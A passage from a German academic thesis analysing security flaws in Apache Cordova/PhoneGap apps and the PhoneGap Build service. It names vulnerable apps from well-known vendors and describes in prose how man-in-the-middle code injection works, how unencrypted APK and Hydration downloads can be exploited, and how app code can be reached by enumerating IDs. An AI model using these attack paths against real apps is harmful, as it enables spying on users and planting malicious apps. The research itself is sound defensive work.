


Abbildung 25 PhoneGap Build App: HTTP-Anfrage bei aktiviertem Debugging




Abbildung 26 PhoneGap Build App: SSL-gesicherte Anfrage bei aktiviertem Hydration

Jede dieser drei genannten Modifikationen führt dazu, dass Code – vermeintlich korrekt – nachgeladen wird. Ein Angreifer kann alle drei Varianten dazu nutzen, um mittels einer Man-in-the-Middle-Attacke beliebigen JavaScript-Code einzuschleusen. Dabei ist es irrelevant, ob die Verbindung unverschlüsselt oder verschlüsselt ist, da die SSL-Zertifikatsprüfung aufgrund aktiviertem Debug-Modus deaktiviert ist. Sämtliche Angriffe, wie sie zuvor in dieser Arbeit beschrieben wurden – sowohl über die verwundbare Java-Brücke als auch über Cordova-Plugins – sind somit auch auf diese vermeintlich simple Hello-World-App möglich.

Die hier beschriebenen Probleme wurden exemplarisch für obige Beispielanwendung gezeigt. Da die aufgezeigten Probleme jedoch selbst für eine derartig minimalistische Anwendung auftreten, ist zu erwarten, dass dieses auch viele andere per PhoneGap Build produzierten Anwendungen betrifft, die auf dem beschriebenen Wege, ohne eigene `config.xml`-Datei, erstellt werden.

6.5.2 Erweiterte Konfiguration über config.xml-Datei

Eine zusätzlich hochgeladene `config.xml`-Datei ermöglicht dem Entwickler, weiterführende Einstellungen zu treffen. Es ist dringend zu empfehlen, diese Variante zu verwenden, insbesondere

- um den API-Level auf mindestens 17 zu setzen, die einzige Möglichkeit, um die verwundbare Java-Brücke zu beseitigen (vgl. Abschnitt 3.6).
- um die Whitelist-Konfiguration anzupassen und nur noch die URLs zu erlauben, mit denen die Anwendungen auch tatsächlich kommuniziert.
- um die Berechtigungen der App einzuschränken.

Insbesondere sei auf die Verwaltung der Berechtigungen hingewiesen, die durch Verwenden von `<feature>`-Entitäten in der Konfigurationsdatei ausgewählt werden, wie der Dokumentation zu entnehmen ist:

> *„The `<feature>` element can be used to specify which features your application is using. If you specify features of the PhoneGap API, those will be expanded to the appropriate permissions for you application.“* [1]

In diesem Zusammenhang ist auf drei Aspekte hinzuweisen, die der Dokumentation nur bei genauem Lesen oder gar nicht zu entnehmen sind, aber sicherheitsrelevante Auswirkungen haben:

1. Mit dieser Methode ist keine fein-granulare Definition der zu vergebenden Berechtigungen möglich, da u.a. Lese- und Schreibrechte nur paarweise vergeben werden. Soll eine Anwendung also z.B. Lesezugriff auf die Kontakte des Nutzers erhalten, erbt sie auch automatisch die Schreibberechtigung, es können also auch beliebige Kontakte geändert werden. Ähnliches gilt auch für den Zugriff auf das externe Speichermedium.

2. Die Dokumentation nennt nicht das Standardverhalten, d.h. was geschieht, wenn keine `<feature>`-Entitäten angegeben werden. Lediglich ein Kommentar im der Dokumentation beigefügten Code-Beispiel (vgl. Listing 26) lässt erahnen, dass in diesem Fall stets alle Berechtigungen verfügbar sind, was sich auch mit dem zuvor bemerkten Verhalten der Hello-World-App deckt: Das Code-Beispiel weist auf die Möglichkeit der Verwendung einer speziellen `permissions`-Konfigurationsoption hin, um der App alle Berechtigungen zu entfernen:

```
<!--
  If you do not want any permissions to be added to your app, add the
  following tag to your config.xml; you will still have the INTERNET
  permission on your app, which PhoneGap requires.
-->
<preference name="permissions" value="none"/>
```

Listing 26 Auszug aus dem Beispiel-Code, enthalten in [1]

3. Betrachtet man den gerade genannten Kommentar (vgl. Listing 26) erneut, so ist festzustellen, dass selbst beim Entfernen aller Berechtigungen mittels der `permissions` -Konfigurationsoption die App noch immer über die `INTERNET`-Berechtigung verfügt. Es ist zu hinterfragen, warum eine per PhoneGap Build gebaute Anwendung zwangsläufig diese Berechtigung benötigt. Bedenkt man obige Hello-World-App, so sollte hier davon auszugehen sein, dass diese App keine Kommunikation mit externen Quellen durchführt und daher auch keine `INTERNET`-Berechtigung benötigt.

   Ein Entwickler hat bei der Verwendung von PhoneGap Build also keine Möglichkeit, eine App ohne die `INTERNET`-Berechtigung zu erstellen, selbst wenn die App nur lokale, statische Informationen anzeigen soll.

Sowohl über das Web-Interface als auch über die `config.xml`-Datei lässt sich die Wahl der Cordova-Version ändern. Wie auch bei Cordova ab Version 3.0.0, hat sich die Standardkonfiguration bei PhoneGap Build in Bezug auf die geladenen Plugins geändert, so dass in neueren Versionen Plugins explizit über die `config.xml`-Datei zu laden sind. Interessanterweise gilt dieses nicht für Android-Berechtigungen. Auch in Version 3.1.0 verfügt die erzeugte App über dieselben Berechtigungen wie obige Hello-World-App, wenn man diese nicht explizit über `<feature>`-Entitäten festlegt.

Es scheint nicht möglich zu sein, die zu ladenden Plugins in den Cordova-Versionen vor 3.0.0 einzuschränken.

6.5.3 Hydration

Bei aktiviertem Hydration baut die App beim Anwendungsstart eine SSL-gesicherte Verbindung auf, um aktualisierten Anwendungscode nachzuladen, sofern verfügbar. Kritisch ist dabei die Antwort auf diese Anfrage, wie in Abbildung 27 abgebildet.




Abbildung 27 PhoneGap Build App: Serverantwort auf Hydration-Anfrage

Diese Antwort enthält die Quelle, von der der Anwendungscode nachgeladen werden soll, als URL (siehe Markierung in Abbildung 27).

Obwohl die Kommunikation mit dem Adobe-Server beim Anwendungsstart SSL-gesichert ist, wird der tatsächliche Anwendungscode also per HTTP über eine ungesicherte Verbindung nachgeladen. Ein Angreifer kann mittels Man-in-the-Middle-Angriff dem vermeintlichen Opfer damit eine eigene, präparierte Datei `compiled.zip` unterschieben, die den Anwendungscode enthält. Selbst bei deaktiviertem Debug-Modus und korrekter Zertifikatsprüfung wäre dieser Angriff möglich.

Durch Ersetzen der 6-stelligen Zahlenkombination in dem URL, der zum Nachladen des Anwendungscodes verwendet wird, ist der Zugriff auf den Anwendungscode anderer Anwendungen mit aktiviertem Hydration möglich, selbst für Apps, die noch nicht veröffentlicht wurden und sich noch in der Entwicklung befinden. Dafür ist lediglich die Kenntnis der App-ID notwendig, auch ein zufälliges Durchprobieren 6-stelliger Zahlenkombinationen wäre denkbar.

Interessant ist in diesem Zusammenhang zudem, dass die unter dem URL erreichbare

Datei `compiled.zip` selbst dann verfügbar bleibt, wenn die App im Web-Interface von PhoneGap Build gelöscht wird. Es ist unklar, ob diese nur verzögert entfernt wird oder ob sämtlicher Code ohne Frist dort öffentlich zugänglich bleibt.

6.5.4 App-Installation

Um die per PhoneGap Build produzierten Apps auf dem mobilen Gerät testen zu können, bietet PhoneGap Build zwei Verfahren (vgl. Abbildung 28):




Abbildung 28 PhoneGap Build: Downlod einer erzeugten App über das Web-Interface – möglich über QR-Code oder per Download mittels „Install“-Button

1. **Installation über den Desktop-PC:** Die „Install“-Schaltfläche führt zu einer Übersichtsseite, über welche die App für die passende Plattform auf den PC heruntergeladen werden kann. Im Falle von Android kann dieses Paket anschließend mittels des Werkzeuges ADB (vgl. Abschnitt 2.1) auf dem mobilen Gerät installiert werden.

   Während der Download-Link noch zu einer SSL-geschützten Seite führt, wird der Download selbst unverschlüsselt per HTTP durchgeführt, über dieselbe Quelle wie zuvor schon der Anwendungscode beim Hydration-Feature:

   ```
   http://s3.amazonaws.com/android.phonegap/slicehost-production/apps/759980/PGBuildApp-debug.apk
   ```

   In dieser Arbeit werden Man-in-the-Middle-Angriffe auf mobile Geräte thematisiert, auch auf eine Verbindung zum Desktop-PC wäre ein derartiger Angriff natürlich denkbar. Da es sich im Falle des Downloads um keine SSL-gesicherte Verbindung handelt, bleibt die Manipulation für den Benutzer dabei unentdeckt. Auf diese Weise könnte ein Angreifer dem Entwickler eine mit Schadcode präparierte Anwendung unterschieben, ohne dass dieser es merkt, die anschließend auf dem mobilen Gerät installiert wird.

   Es ist unklar, warum der Download über eine unverschlüsselte Verbindung durchgeführt wird, wenn doch der Download-Link und generell die Kommunikation im Web-Interface von PhoneGap Build im Vorfeld per SSL gesichert ist. Der obige

URL funktioniert auch in SSL-gesicherter Variante mit vorangestelltem `https://`-URL-Schema.

2. **Direkte Installation auf dem mobilen Gerät:** Mittels des im Web-Interface eingeblendeten QR-Codes (vgl. Abbildung 28) und eines auf dem mobilen Gerät installierten QR-Code Scanners (z.B. Google Goggles oder Microsoft Tag) ist es möglich, die Installation direkt auf dem mobilen Gerät durchzuführen. Dafür ist lediglich die Kamera des mobilen Gerätes auf den auf dem Bildschirm des Desktop-PCs angezeigten QR-Code zu richten. Dieser führt nach Dekodierung zu einem URL, die den Download des Paketes für die passende Plattform ermöglicht. Dabei wird eine unverschlüsselte Verbindung genutzt:

   ```
   http://build.phonegap.com/apps/759980/install/?qr_key=sX2vuS7WtTssSiRG3y2X
   ```

   Auch diese unverschlüsselte Anfrage könnte von einem Angreifer, der als Man-in-the-Middle fungiert, unbemerkt manipuliert werden und dem Nutzer eine vom Angreifer mit Schadcode präparierte Anwendung zum Download bereitgestellt werden. Der Nutzer wird darauf nichtsahnend diese Anwendung installieren, im Glauben, er installiere die über PhoneGap Build gebaute Anwendung.

6.5.5 Fazit: PhoneGap Build

Der Webdienst PhoneGap Build zeichnet sich durch seine Einfachheit aus und macht es selbst unerfahrenen Anwendern leicht, mobile Anwendungen zu erstellen. Für diese Gruppe von Anwendern ist es besonders wichtig, eine sinnvolle Standardkonfiguration bereitzustellen oder den Benutzer entsprechend zu leiten und zu informieren, welche Anpassungen zu treffen sind. Tatsächlich ist festzustellen, dass es mit PhoneGap Build aktuell kaum möglich ist, eine sichere App herzustellen ohne die Verwendung einer eigenen `config.xml`-Datei: Apps haben zu viele Berechtigungen, externe Kommunikation wird nicht unterbunden, jede App verfügt über eine verwundbare Java-Brücke. Selbst mit einer eigenen `config.xml`-Datei gibt es eine Reihe von Fallstricken, die ebenfalls zu verwundbaren Apps führen. Es ist dringend zu empfehlen, die Dokumentation zu überarbeiten, insbesondere in Hinblick auf sicherheitsrelevante Aspekte. Verwunderlich bleibt, warum derart zentrale Einstellungen, die aktuell nur mithilfe der `config.xml`-Datei zu treffen sind, nicht über das Web-Interface bearbeitet werden können.

Funktionen wie das Remote Debugging und Hydration sind sicherlich für Testzwecke während der Entwicklung gedacht. Um eine Anwendung im Google Play Store einzureichen, muss diese mit einem speziellen, so genannten *Signaturschlüssel* erzeugt werden, der im Web-Interface von PhoneGap Build hochgeladen werden kann. Ein Test zeigt, dass derartig gebaute Anwendungen anschließend keinen aktivierten Debug-Modus mehr aufweisen, so dass auch die Zertifikatsprüfung nicht mehr generell deaktiviert ist. Trotzdem

sind alle Anwender, die während der Testphase gebaute Apps auf ihrem Gerät installieren, gefährdet. Auch ist mindestens eine App bekannt, die selbst in der Produktivversion nach Auslieferung im Play Store noch über ein aktiviertes Remote Debugging verfügt. Hier zeigt sich, dass die Vernachlässigung von Funktionen, die lediglich zu Testzwecken gedacht waren, zu einem Sicherheitsproblem werden kann.

Selbst bei deaktiviertem Debug-Modus in Produktivversionen und korrekt funktionierender Zertifikatsprüfung bleiben einige Fragen offen, z.B. warum jede PhoneGap-Anwendung die `INTERNET`-Berechtigung benötigt, selbst wenn sie nicht extern kommunizieren muss, oder warum keine getrennte Verteilung der Lese- und Schreibrechte für den Zugriff auf die Kontaktverwaltung des mobilen Gerätes möglich ist. Die Vergabe von Berechtigungen basiert auf teilweise undokumentierten Funktionen, die dringend in die Dokumentation aufgenommen werden sollten.

6.6 Weitere Ergebnisse

Neben den zuvor im Detail vorgestellten Apps wurden verschiedene weitere Cordova-/PhoneGap-Apps betrachtet, die über ähnliche Schwachstellen und Angriffsmöglichkeiten verfügen und daher hier nicht näher beschrieben werden sollen. Dabei decken diese sehr unterschiedliche Anwendungsbereiche ab: Neben dem Business-Bereich sind diese u.a. auch im Entertainment- und Spiele-Bereich sowie im Finanzbereich aufzufinden, und mindestens eine App wird zur Steuerung einer Alarmanlage verwendet. Tabelle 10 listet verwundbare Cordova-Anwendungen einiger namhafter Hersteller auf.

Tabelle 10 Übersicht über weitere verwundbare Cordova-Apps namhafter Hersteller

Hersteller	**App-Name**	**Version**
Bundesministerium für Bildung und Forschung	BMBF[67]	1.1
Deutsche Telekom AG	Telekom Shop[68]	1.3.79551
Intel Corporation	Visual Ranking App[69]	1.2.5
Logitech Europe S.A.	Logitech Squeezebox Controller[70]	1.1.4
Microsoft Corporation	Halo Waypoint for Halo: Reach[71]	1.1
SAP AG	SAP Utilities Customer Engagement[72]	2.1.2
SAP AG	SAP Customer Loyality[73]	1.0.5
Siemens AG	SPCanywhere[74]	1.1.1
Telefónica Germany GmbH & Co. OHG (*u.a.:* „O_2“)	Telefónica Germany PR[75]	1.2.13.321

[67] `https://play.google.com/store/apps/details?id=de.bmbf.mobile.android`
[68] `https://play.google.com/store/apps/details?id=de.telekom.telekomshop`
[69] `https://play.google.com/store/apps/details?id=com.intel.cag.vr`
[70] `https://play.google.com/store/apps/details?id=com.logitech.squeezeboxremote`
[71] `https://play.google.com/store/apps/details?id=com.halo.companion`

Zwei dieser Apps (SAP Customer Loyality, Intel Visual Ranking App) bauen – trotz Veröffentlichung im Google Play Store – bei jedem Start eine (unverschlüsselte) Verbindung zu `debug.phonegap.com` auf, um JavaScript-Code für eine Debug-Steuerung nachzuladen (vgl. Abschnitt 6.5).

Neben der Analyse einzelner Apps hat eine weitere Recherche ergeben, dass es verschiedene Frameworks/Entwicklungsumgebungen gibt, die einen Bezug zu Cordova/PhoneGap aufweisen. Dieses sind u.a. die folgenden:

- IBM Worklight[76]
- Telerik AppBuilder[77]
- Salesforce Mobile SDK[78]
- Intel XDK[79]
- AppGyver Steroids[80]
- Sencha Touch[81]
- Convertigo Mobile Application Development Platform for Enterprises[82]

Diese Frameworks bieten teilweise vollständige Entwicklungsumgebungen, um sowohl native, rein webbasierte oder auch hybride mobile Anwendungen zu entwickeln. Insbesondere für die Realisierung hybrider Anwendungen integrieren diese Cordova/PhoneGap, erweitert um eigene Funktionalitäten, z.B. für die Datensynchronisierung im Unternehmenskontext. Ziel dieser Frameworks ist es, spezialisierte Anwendungen zu entwickeln; z.B. sind insbesondere IBM Worklight und das Salesforce Mobile SDK speziell für die Entwicklung von Business-Anwendungen ausgelegt. AppGyver Steroids zielt hingegen darauf ab, die Performanz hybrider (Cordova-)Anwendungen zu optimieren: Webanwendungen, auch realisiert als hybride Apps, haben gegenüber nativen Anwendungen den Nachteil, dass mit der Browserkomponente eine zusätzliche Abstraktionsschicht zwischen Anwendungscode und Betriebssystem vorhanden ist, was insbesondere bei ressourcenlastigen Anwendungen, z.B. Spielen, zu Performanzproblemen führen kann.

[72] `https://play.google.com/store/apps/details?id=com.sap.b2c.mUtilities`
[73] `https://play.google.com/store/apps/details?id=com.sap.mobile.mloyalty.android`
[74] `https://play.google.com/store/apps/details?id=com.WebDevs.SPCanywhere`
[75] `https://play.google.com/store/apps/details?id=com.conduit.app_ef2f6f7bb90447e4b42827653ff8bc10.app`
[76] `http://www-03.ibm.com/software/products/de/worklight/`
[77] `http://www.telerik.com/appbuilder`
[78] `http://wiki.developerforce.com/page/Mobile_SDK`
[79] `http://software.intel.com/de-de/html5/tools`
[80] `http://www.appgyver.com/steroids`
[81] `http://www.sencha.com/products/touch/`
[82] `http://www.convertigo.com/en/crm/convertigo-mobilizer.html`

Da diese Frameworks auf Cordova/PhoneGap aufbauen, ist zu vermuten, dass die zuvor erörterten Probleme und Schwachstellen auch für Apps gelten, die mit diesen Frameworks entwickelt wurden. Eine Analyse entsprechender Apps fand aus Zeitgründen nicht mehr im Rahmen dieser Arbeit statt und wäre ein denkbarer Ansatzpunkt für zukünftige Forschung.

6.7 Zusammenfassung

In diesem Kapitel wurden verschiedene Cordova-Anwendungen namhafter Hersteller sowie mit PhoneGap Build ein Webdienst, der Cordova-Anwendungen produziert, genauer betrachtet. Dabei hat sich gezeigt, dass die in Kapitel 5 angesprochenen Probleme tatsächlich in realen Apps auftauchen:

- Die Whitelist ist häufig falsch konfiguriert. Insbesondere wurde in verschiedenen Apps (u.a. *Telekom.com*, *Wikipedia Mobil*) die Whitelist für den Zugriff auf einen lokalen Webserver (`http://127.0.0.1*`) konfiguriert, und das, ohne dass eine derartige Kommunikation zu erkennen wäre; dieses weist – wie in Abschnitt 5.2.3 vorgestellt – auf die Standardkonfiguration älterer Cordova-Versionen hin. Auch werden sogar Quellen, mit denen die Anwendungen kommunizieren, nicht in der Konfiguration aufgeführt. Dass diese Anwendungen dennoch mit diesen Quellen kommunizieren können, zeigt, dass hier die Whitelist-Implementierung fehlerhaft ist; eine genaue Ursache dafür konnte bisher nicht ausgemacht werden.

- Mehrere Anwendungen (u.a. *Telekom.com*, *Intel Visual Ranking App*) verfügen – trotz Bereitstellung über den Google Play Store – über einen aktivierten Debug-Modus und damit über eine anwendungsweit inaktive Zertifikatsprüfung für SSL-geschützte Verbindungen.

- Mindestens die App *Telekom.com* sowie alle Anwendungen, die – ohne Anpassung der Konfiguration – per PhoneGap Build gebaut werden, verfügen über zu umfangreiche Berechtigungen, häufig ist eine Ähnlichkeit zu der Standardkonfiguration erkennbar (auch inklusive der nicht existenten Berechtigung `RECORD_VIDEO`). Analog gilt dieses für eine zu umfangreiche Plugin-Konfiguration.

- In vielen Anwendungen ist die in das Framework integrierte Java-Brücke verwundbar, da die Apps nicht explizit das API-Level setzen. Zusammen mit umfangreichen Berechtigungen entstehen dabei weitreichende Spionagemöglichkeiten für einen Angreifer.

Für einen Großteil der betrachteten Anwendungen konnte JavaScript-Code mittels eines Man-in-the-Middle-Angriffes eingeschleust werden, die Folge sind weitreichende Spio-

nageangriffe auf den Smartphone-Nutzer. Zwar sichern die meisten Anwendungen ihre Kommunikation per SSL, häufig wurde dieses jedoch nicht konsequent umgesetzt, so dass gelegentlich Anfragen auch ungeschützt per HTTP durchgeführt werden. Diese einzelnen ungeschützten Anfragen genügen einem Angreifer jedoch als Einstiegspunkt.

Es zeigt sich, dass die im vorherigen Kapitel vorgestellten Empfehlungen (vgl. Abschnitt 5.8) tatsächlich dazu beitragen können, viele der aufgetretenen Probleme zu vermeiden.

Bereits durch Aktualisieren der verwendeten Cordova-Version – selbst kürzlich aktualisierte Anwendungen verwenden häufig noch alte Cordova-Versionen – und ggf. durch manuelles Anpassen der Berechtigungen im Android Manifest bzw. der zu ladenden Cordova-Plugins kann die Auswirkung eines Angriffes stark abgemildert werden.

Um per Man-in-the-Middle-Angriff eingeschleusten Code generell zu verhindern, sollten konsequent SSL-geschützte Verbindungen genutzt und zudem darauf geachtet werden, dass der Debug-Modus deaktiviert ist, um keine inaktive Zertifikatsprüfung zu riskieren.

Betrachtet man erneut den in diesem Kapitel vorgestellten Angriff auf die Online-Banking-App der Deutschen Bank, so kann man Folgendes feststellen: Auch wenn dieser in der Realität vermutlich nur eine geringe Bedeutung hat, zeigt dieser dennoch sehr deutlich die Gefahr, dass selbst tief in einer Hierarchie von Links verschachtelt, einem Angreifer durch eingeschleusten Code noch immer der Zugriff auf Cordova-Plugins erlaubt wird. Die Empfehlung, derartige Inhalte – insbesondere fremder, nicht für die Anwendung optimierter Inhalte – nicht innerhalb der Anwendung, sondern extern im Standard-Browser des Systems anzuzeigen, kann einen derartigen Angriff verhindern.

Im Falle des vorgestellten Angriffes auf die App *HP Anywhere* zeigt sich, dass weitere Schutzmaßnahmen nötig sind, die auch in klassischen Webanwendungen eine wichtige Bedeutung haben, u.a. die Filterung von JavaScript-Code in Zeichenketten, in denen diese nicht auftauchen sollten, wie in diesem Fall: in URLs. Dieses ist häufig anwendungsspezifisch zu prüfen. Dennoch könnte auch diese App von den zuvor vorgestellten Empfehlungen profitieren, u.a. von der Idee, konzeptionell den Wirkungsbereich von Plugins einzuschränken, z.B. indem mehrere Browserkomponenten mit unterschiedlicher Pluginkonfiguration verwendet werden. Im Falle von eingeschleustem Code in einer *HP Anywhere*-Web-App könnte damit der Handlungsspielraum des Angreifers eingeschränkt werden.

Viele der vorgestellten Schwachstellen einzelner Apps lassen sich mit begrenztem Aufwand lösen, z.B. durch Anpassen der Konfiguration oder Überprüfen einzelner Code-Elemente. Dringend ist jedoch vor allem die Überarbeitung des Webdienstes PhoneGap Build zu empfehlen, da hier eine Vielzahl unterschiedlicher sicherheitsrelevanter Aspekte gefunden wurden, die das Erstellen sicherer Anwendungen mit diesem Webdienst stark erschweren.

7 Fazit

Das ursprüngliche Ziel dieser Arbeit war es, mobile Business-Anwendungen zu untersuchen und festzustellen, ob diese charakteristische, sicherheitsrelevante Probleme aufweisen. Dafür wurden unterschiedliche Angriffsvektoren betrachtet und – ausgehend von SAP-Apps – verschiedene Business-Anwendungen untersucht. Aufgrund der Brisanz der Ergebnisse, die während der Analysephase gesammelt wurden, hat sich die Zielsetzung dieser Arbeit verändert, insbesondere um eine detaillierte Analyse des Frameworks Apache Cordova, auch bekannt unter dessen ursprünglichem Namen PhoneGap, durchzuführen. Hierbei handelt es sich um ein Framework, welches weltweit für die Entwicklung hybrider Anwendungen verwendet wird und bereits über 1.000.000 Downloads verfügt.

Das Framework erlaubt es, mobile Anwendungen unter Verwendung von Webtechnologien zu entwickeln, die zudem – anders als rein browserbasierte Anwendungen – Zugriff auf Hardwarekomponenten sowie Schnittstellen des Betriebssystems – erhalten. Selbst unerfahrenen Entwicklern wird es ermöglicht, mobile Anwendungen ohne großen Aufwand zu entwickeln. Dafür finden sich viele Anleitungen im Internet; auch in Büchern und Zeitschriften wird das Framework als zukunftsweisend beworben, ganz aktuell z.B. in dem Heft *iX Developer JavaScript heute*[83] des Heise-Verlages. Auch der Webdienst PhoneGap Build zeigt, dass bereits mit wenigen Programmiersprachenkenntnissen eine vollständige App entstehen kann, die zudem gleich für verschiedene mobile Plattformen veröffentlicht werden kann. Eine Analyse zeigt jedoch, dass bei der Nutzung des Frameworks Fallstricke existieren, die zu unsicheren Anwendungen führen können.

Hierin liegt ein Widerspruch: Das Produzieren von Anwendungen ist einfach und ohne tiefere Kenntnisse möglich, um sichere Anwendungen zu entwickeln sind jedoch fundierte Kenntnisse der Informationssicherheit nötig. Gerade für die Zielgruppe der unerfahrenen Entwickler ist es daher besonders wichtig, eine sinnvolle Standardkonfiguration zu liefern, die nicht automatisch zu unsicheren Apps führt. Wie in dieser Arbeit im Detail erläutert, verfügt das Framework über verschiedene sicherheitsrelevante Aspekte, die aufgrund fehlender Dokumentation und auch fehlenden Einstellungsmöglichkeiten selbst fortgeschrittenen Entwicklern ggf. nicht bewusst sind. Dazu gehören z.B., dass das Aktivieren des Debug-Modus im Android Manifest automatisch anwendungsweit die Zertifikatsprüfung deaktiviert, dass die Whitelist-Konfiguration (insbesondere auch in älteren Cordova-Versionen) zu ungewollten Nebeneffekten führen kann oder dass jede Cordova-Anwendung eine aktive Java-Brücke enthält.

Die in dieser Arbeit vorgestellten Angriffe zeigen, welch weitreichende Möglichkeiten Angreifer durch das Einschleusen von Code erhalten. Dabei wurden vor allem Man-in-the-

[83] `http://shop.heise.de/katalog/ix-developer-javascript-heute-2014`

